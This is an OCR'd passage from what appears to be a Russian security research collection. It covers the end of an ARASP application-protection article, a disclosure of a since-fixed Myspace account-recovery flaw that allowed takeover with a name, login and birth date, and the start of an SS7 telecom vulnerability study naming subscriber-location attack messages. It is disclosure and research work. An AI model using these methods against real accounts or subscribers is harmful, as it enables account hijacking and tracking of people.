По сути, подход ARASP подразумевает применение самого приложения для вычисления тех фрагментов формулы, которые невозможно вычислить при помощи RVP. Для интеграции в веб-приложение сенсоров детектирования, при помощи которых можно получить значения любых фрагментов формул, вычисляемых RVP, на стороне приложения используется дополнительный модуль инструментирования.


Процесс ARASP по сути представляет собой процесс RVP со следующими дополнениями:

- В выгруженном из PT AI отчете каждое выражение в формуле имеет дополнительный атрибут — его координаты в коде:

```
+ ("Parameter value is `")
  (Default.aspx.cs:36:7:FromBase64Str
    (Default.aspx.cs:35:13:UrlDecodeStr
      (Default.aspx.cs:32:11:FromBase64Str
        (Default.aspx.cs:31:10:GetParameterData
          ("param")))))
```

- При помощи данного отчета генерируется не только модуль вычисления формул, но и модуль инструментирования, который выполняется на стороне приложения. Этот модуль встраивает сенсоры детектирования во все точки выполнения приложения, которые соответствуют неопределенным выражениям в отчете, а также устанавливает точки останова, которые перед переходом к уязвимой точке выполнения передают управление RVP:

```
11  var keyBytes = Encoding.UTF8.GetBytes(CurrentSession.GetVariableValue("key"));
..
13  var decryptedParmBytes = EtM_CBC.Decrypt(keyBytes, new ArraySegment<byte>(encryptedParmBytes));
..
17  if (decryptedParm == "Valid value")
18  {
19      Response.Write($"Decrypted value of encrypted_parm: {decryptedParm}<br>");
..
20      Response.Write($"Value of plaintext_parm: {decodedPlainTextParm}");
21  }
```



Жизненный цикл приложения ARASP

- RVP не принимает на себя управление при обработке HTTP-запросов: приложению дается возможность обработать запрос до точки останова, стоящей перед уязвимой точкой выполнения (при достижении этой точки RVP уже соберет информацию со всех сенсоров детектирования, активированных до этой точки).
- При достижении точки останова обработка HTTP-запроса передается RVP, и формулы рассчитываются способом, описанным в предыдущем разделе, с одним существенным отличием: если в формуле содержится неопределенное выражение или выражение, которое невозможно вычислить при помощи RVP (по причине ссылок на внешние источники данных или отсутствия необходимой преобразующей функции в базе знаний), тогда значение выражения берется из информации, которая была собрана после активации сенсоров детектирования.
- При обнаружении атаки обработка запроса прекращается (и, следовательно, приложение не доходит до уязвимой точки выполнения).
- При отсутствии атаки задача по обработке запроса возвращается приложению до момента достижения следующей точки останова или до тех пор, пока не завершится обработка запроса.


Этот подход значительно расширяет возможности технологии RVP, устраняя ее недостатки в плане качества защиты приложений.

Преимущества ARASP: больше чем просто виртуальный патчинг

В PT AI можно настроить экспорт формул для всех потенциально уязвимых точек выполнения без выявления в них уязвимостей, что обеспечит полное покрытие всех опасных фрагментов кода приложения. Именно эта функция делает ARASP комплексным решением по защите приложений. В этом WAF нового поколения применяется модель белого ящика и используются формальные методы вместо эвристических. По сравнению с традиционным подходом RASP у этого решения есть несколько преимуществ:

- незначительное снижение производительности (обработка запроса фрагментами приложения происходит параллельно с обработкой этого же запроса модулем WAF с работающим ARASP);
- минимальный урон стабильности приложения (инструментирование применяется только для тех точек исполнения, которые действительно необходимы для вычисления формул);
- точное (практически 100%) обнаружение атак благодаря использованию методов модели CompFG и формальных методов для работы на этих элементах.

На наш взгляд, RVP и ARASP являются многообещающим перспективным решением в обеспечении защиты приложений, и мы продолжим разрабатывать их в качестве основного вектора улучшения интеграции между PT Application Inspector и PT Application Firewall.



Это не ваше пространство, это Myspace

Ли-Энн Галлоуэй

Год назад, бродя по бескрайним просторам интернета, я случайно наткнулась на свой старый профиль в Myspace. Пытаясь получить доступ к профилю и удалить его, я обнаружила, что сам бизнес-процесс настолько незащищен, что об этом стоит рассказать отдельно. Кто угодно может получить доступ к профилю в Myspace, используя всего лишь три вида данных. Myspace уже не является популярной социальной сетью, но вопрос ее защищенности остается актуальным. Итак, чтобы понять, что же на самом деле случилось с Myspace, обратимся к истории.

Что было в начале...

Закройте глаза. Мы отправляемся в увлекательное путешествие по истории утечки данных. Постарайтесь представить время, когда Facebook и Twitter еще не были самыми популярными социальными сетями. Еще немного дальше в прошлое — и мы оказываемся в 2006 году.

Это было время, когда Apple впервые выпустил MacBook. Именно в этом году был зарегистрирован домен LOLcats.com. В 2006 году все без исключения использовали для общения Myspace. А теперь переместимся на несколько лет вперед, в 2009 год. Myspace уже не так привлекателен. Все постепенно стали переходить на Facebook.

Началось — утечка данных

И вот мы в 2016 году. Оказывается, с Myspace связан один из крупнейших случаев утечки данных. Тогда данные 360 миллионов пользовательских профилей оказались в открытом доступе в интернете. В своем блоге компания Myspace уточнила, что скомпрометированы были профили, созданные до 2013 года.

По словам Myspace, для беспокойства не было никакого повода, так как компания «обнулила все пароли пользователей скомпрометированных учетных записей, созданных на платформе Myspace до 11 июня 2013 года».

> Email addresses, Myspace usernames, and Myspace passwords for the affected Myspace accounts created prior to June 11, 2013 on the old Myspace platform are at risk. As you know, Myspace does not collect, use or store any credit card information

И это хорошая новость, ведь пострадали только учетные записи, созданные на старой платформе. Компания заверила, что к вопросу безопасности подходит очень серьезно: «Наши специализированные рабочие группы делают все возможное для того, чтобы обеспечить защищенность информации, которую пользователи доверяют Myspace».

> We have several dedicated teams working diligently to ensure that the information our members entrust to Myspace remains secure. Importantly, if you use passwords that are the same or similar to your Myspace password on other online services, we

Но это еще не все! Myspace также отметила: «Мы используем усовершенствованные протоколы безопасности, включая двойное хеширование с солью».


> compromised data is related to the period before those measures were implemented. We are currently utilizing advanced protocols including double salted hashes (random data that is used as an additional input to a one-way function that "hashes"

Звучит отлично, не правда ли? Теоретически двойное хеширование с солью создает злоумышленнику, стремящемуся угадать пароль, больше препятствий.

Когда процесс превосходит технологию

Проблема с теорией заключается в том, что часто на практике все выходит иначе. А в этом случае отличие очень существенное: для входа в учетную запись даже не требуется пароль. Вы можете с легкостью получить доступ к любой учетной записи Myspace на основе всего лишь трех видов данных.

С этой уязвимостью я впервые столкнулась, когда пыталась удалить свой профиль в Myspace. Компания любезно ввела процедуру восстановления доступа к учетной записи.



118

118


118

Я приступила к этой процедуре, предполагая, что мой запрос будет адресован специалисту Myspace, который сначала проверит мою личность и только потом поможет восстановить доступ к учетной записи. Ведь Myspace очень серьезно подходит к безопасности, не так ли?

118


К моему удивлению, полный доступ к моему профилю мне предоставили мгновенно без всяких проверок!

118




Myspace просто перенаправляет вас на страницу сброса пароля и просит обновить информацию в учетной записи. Это не есть хорошо, правда? И это еще далеко не все.

Вернемся к странице сброса пароля и присмотримся к ней повнимательнее. Минимальный набор информации, необходимой для восстановления доступа, отмечен звездочками. Обязательная для заполнения информация включает в себя имя пользователя, логин, текущий адрес электронной почты, адрес электронной почты, связанный с учетной записью, и дату рождения. Далее в левом нижнем углу мы видим сообщение: «Постарайтесь заполнить как можно больше полей. Чем больше информации вы укажете, тем быстрее сможете восстановить доступ к учетной записи».





Эта политика кажется несколько нелогичной, но, насколько я понимаю, дополнительная информация включает в себя название города или штата. Итак, все поля, помеченные звездочкой, являются обязательными для заполнения, верно?

Посмотрим, будет ли Myspace проверять подлинность адреса электронной почты, связанного с учетной записью. Текущий адрес электронной почты выглядит следующим образом: 123453455@gmail.com.




А теперь вернемся к странице сброса пароля и введем какой-нибудь фейковый адрес: email@whateveremail.com.






Все работает! Оказалось, что некоторые из полей не нужны вообще. Как мы видим, Myspace не проверяет подлинность адреса электронной почты.




Myspace проверяет только имя пользователя, логин и дату рождения. ФИО и логин владельца учетной записи можно легко нагуглить. Логин находится в URL профиля пользователя, а его ФИО — в самом профиле.




Наверное, из этих трех видов информации дату рождения узнать сложнее всего, но все-таки возможно.

Хорошая новость в том, что вы можете полностью удалить свою учетную запись. Если вы не помните все данные своей учетной записи, первое, что нужно сделать, — это пройти процедуру восстановления доступа, как описано выше. Далее идем в настройки.



И ниже выбираем опцию для удаления учетной записи.



Подводя итог

В апреле 2017 года я направила в Myspace письмо с подробным описанием выявленной уязвимости и не получила ничего, кроме автоматического ответа. Неудивительно, ведь большая часть пользователей уже отказалась от Myspace. Почему же тогда все описанное так важно? Myspace является одним из многих сайтов с низким уровнем защищенности информации, слабыми контрольными процедурами, отсутствием проверки введенных пользователем данных и полной безответственностью по отношению к пользователям, забросившим свои страницы. И хотя Myspace больше не самая популярная соцсеть, компания все равно обязана защищать своих пользователей — и сейчас, и в будущем.

После публикации уязвимости 17 июня 2017 года Myspace удалил страницу восстановления учетной записи. Вместо этого все запросы перенаправляются на страницу сброса пароля, где пользователю предлагается пройти тест CAPTCHA и использовать ссылку, отправленную на указанный при регистрации электронный адрес.

Телеком-сети

Небезопасный телеком: теория и практика атак на сети SS7

Екатерина Килюшева, Кирилл Пузанков, Сергей Пузанков

Современный мир уже невозможно представить без мобильной связи. В жизнь каждого, кто пользуется интернет-услугами (ДБО, платежными системами, мобильными банками, интернет-магазинами, порталами государственных услуг), прочно вошли SMS с одноразовыми кодами для подтверждения различных операций. Безопасность этого способа аутентификации основана лишь на ограничении доступа злоумышленников к телекоммуникационным сетям.

Нельзя забывать и про стремительно развивающийся интернет вещей, который распространяется повсеместно, проникая и в управление промышленными процессами, и в инфраструктуру городов. Сбои в работе мобильной сети могут полностью парализовать эти системы, приводя как к единичным случаям остановки устройств умного дома или автомобиля, вызывая недовольство клиентов оператора, так и к более опасным последствиям, например транспортным коллапсам или перебоям в электроснабжении.

Мы представляем результаты исследования защищенности сетей SS7. Стандарт Signaling System 7 используется для обмена служебной информацией между сетевыми устройствами в телекоммуникационных сетях. В то время, когда разрабатывался этот стандарт, доступ к сети SS7 имели лишь операторы фиксированной связи, поэтому безопасность не была приоритетной задачей. Сегодня сигнальная сеть уже не является в той же степени изолированной, поэтому злоумышленник, тем или иным путем получивший к ней доступ, имеет возможность эксплуатировать недостатки безопасности для того, чтобы прослушивать голосовые вызовы абонентов, читать SMS, похищать деньги со счетов, обходить системы тарификации или влиять на функционирование мобильной сети.

Несмотря на появление сетей нового поколения 4G, использующих иную систему сигнализации — Diameter, проблемы безопасности SS7 будут оставаться актуальными еще долгое время, так как операторы связи все еще должны обеспечивать поддержку стандартов 2G/3G и взаимодействие между сетями разных поколений. Более того, исследования доказывают (см. стр. 130), что протокол Diameter подвержен тем же угрозам, что и SS7.

Мы решили показать не только уязвимости, которые мы выявляем в ходе работ по анализу защищенности сетей SS7, но и факты реальной эксплуатации этих уязвимостей, чтобы продемонстрировать масштабы проблем безопасности современных сетей связи.

Уязвимости сетей SS7

Каждый год мы проводим десятки работ по анализу защищенности сигнальных сетей SS7. В ходе проверок моделируются действия потенциального нарушителя, который, как предполагается, осуществляет атаки из международной или национальной сети, внешней по отношению к оператору.

Злоумышленник имеет возможность отправлять в тестируемую сеть запросы протоколов уровня приложений, которые могут привести к реализации различных угроз как в отношении самого оператора, так и его абонентов, если оператор не принимает достаточных мер защиты. Для эмуляции вредоносного узла используется специальное оборудование — PT Telecom Vulnerability Scanner.

В 2016–2017 годах в исследовании принимали участие операторы стран Европы (в том числе России) и Ближнего Востока. Половину участников составили операторы связи с объемом абонентской базы более 40 миллионов человек. Небольшие компании, число абонентов которых не превышало 10 миллионов, преимущественно являлись виртуальными мобильными операторами на базе более крупных телекоммуникационных компаний.

Статистика по основным видам угроз

Мы выделяем следующие угрозы, которые может реализовать злоумышленник, эксплуатируя недостатки защищенности сетей операторов мобильной связи:

- раскрытие информации об абоненте;
- раскрытие информации о сети оператора;
- перехват абонентского трафика;
- мошенничество;
- отказ в обслуживании.

Каждая из перечисленных угроз несет как репутационные, так и финансовые риски для оператора. Непосредственную опасность для абонента представляют угрозы мошенничества, перехвата трафика, отказа в обслуживании и раскрытия местоположения, которые могут привести к значительным денежным потерям, нарушению приватности и доступности абонентов сети.


Доли уязвимых сетей по типам угроз

	2015	2016	2017
Раскрытие информации об абоненте	100%	100%	100%
Раскрытие информации о сети оператора	100%	92%	63%
Перехват абонентского трафика	100%	100%	89%
Мошенничество	100%	85%	78%
Отказ в обслуживании абонентов	100%	100%	100%

Рассмотрим доли успешных попыток атак, которые эксперты смогли реализовать в рамках работ по анализу защищенности.

Можно выделить следующие причины, по которым возможна реализация тех или иных угроз:


- отсутствие проверки реального местоположения абонента;
- невозможность проверки принадлежности абонента сети;
- недостатки конфигурации SMS Home Routing;
- отсутствие фильтрации сообщений.




Доли успешных атак по типам угроз

Уязвимости (доли успешных атак)

Как показывают результаты, нарушитель может проводить большинство атак, эксплуатируя уязвимости, которые связаны с отсутствием проверки реального местоположения абонента и его принадлежности сети оператора. В частности, возможны атаки, направленные на раскрытие местоположения абонента, перенаправление или перехват вызова, перехват SMS, изменение платежной категории или профиля абонента. Отсутствие проверки местоположения относится к сигнальным сообщениям, приходящим в домашнюю сеть абонента из сети, в зоне действия которой пребывает абонент в роуминге. Если сигнальное сообщение составлено корректно, нет возможности проверить его подлинность только по полученным параметрам. Нужна дополнительная проверка, на самом ли деле абонент находится в той сети, откуда пришел сигнальный трафик.



Отсутствие проверки реального местоположения абонента



Отсутствие проверки принадлежности абонента сети

Сложность проверки принадлежности абонента сети связана с сигнальными сообщениями, направляемыми оператором связи в адрес своих абонентов, находящихся в роуминге, к другой сети, в которой эти абоненты на данный момент зарегистрированы. Для определения нелегитимного трафика нужно проверять соответствие источника сообщения и идентификатора абонента. Если адрес источника и идентификатор абонента соответствуют одному оператору, то сообщение легитимное. Но если соответствие не найдено, это еще не означает фальсификацию сообщения, так как адрес источника может быть изменен, например, транзитным оператором. С полной уверенностью можно говорить о нелегитимности данного вида сигнального трафика, если он поступает из внешних сетей и направлен в адрес абонентов домашней сети.

SMS Home Routing — аппаратно-программный комплекс, предназначенный для сокрытия реальных идентификаторов абонентов и адресов сетевого оборудования, — используется в 85% исследованных сетей, однако некорректная настройка позволяет осуществлять атаки в обход механизма защиты. В сетях, где система SMS Home Routing отсутствовала, были успешны абсолютно все попытки получить идентификаторы абонентов и информацию о сети.

Утечка информации об абоненте


Определить местоположение абонента сегодня удается в 75% сетей, при этом доля успешных атак с использованием различных методов составляет 33%, что значительно лучше предшествующих показателей.

Определить местоположение абонента в основном удавалось при помощи метода ProvideSubscriberInfo. Это связано с архитектурными недостатками сетей SS7. Сообщение ProvideSubscriberInfo должно обрабатываться только в том случае, если источник сообщения и идентификатор абонента соответствуют одному и тому же оператору. Проблема заключается в том, что в связи с архитектурными особенностями сетей SS7 невозможно определить принадлежность абонента сети оператора. Для защиты от таких атак необходимо использовать системы фильтрации трафика.

В 2015 году мы предполагали, что операторы хорошо осведомлены об атаках методом AnyTimeInterrogation, который раскрывает местоположение пользователя по его телефонному номеру, и о соответствующих методах защиты, — поскольку ни одна из наших попыток не была успешна. Однако в последующие два года мы столкнулись с сетями, в которых отсутствовала фильтрация этого сообщения.

Утечка информации об операторе

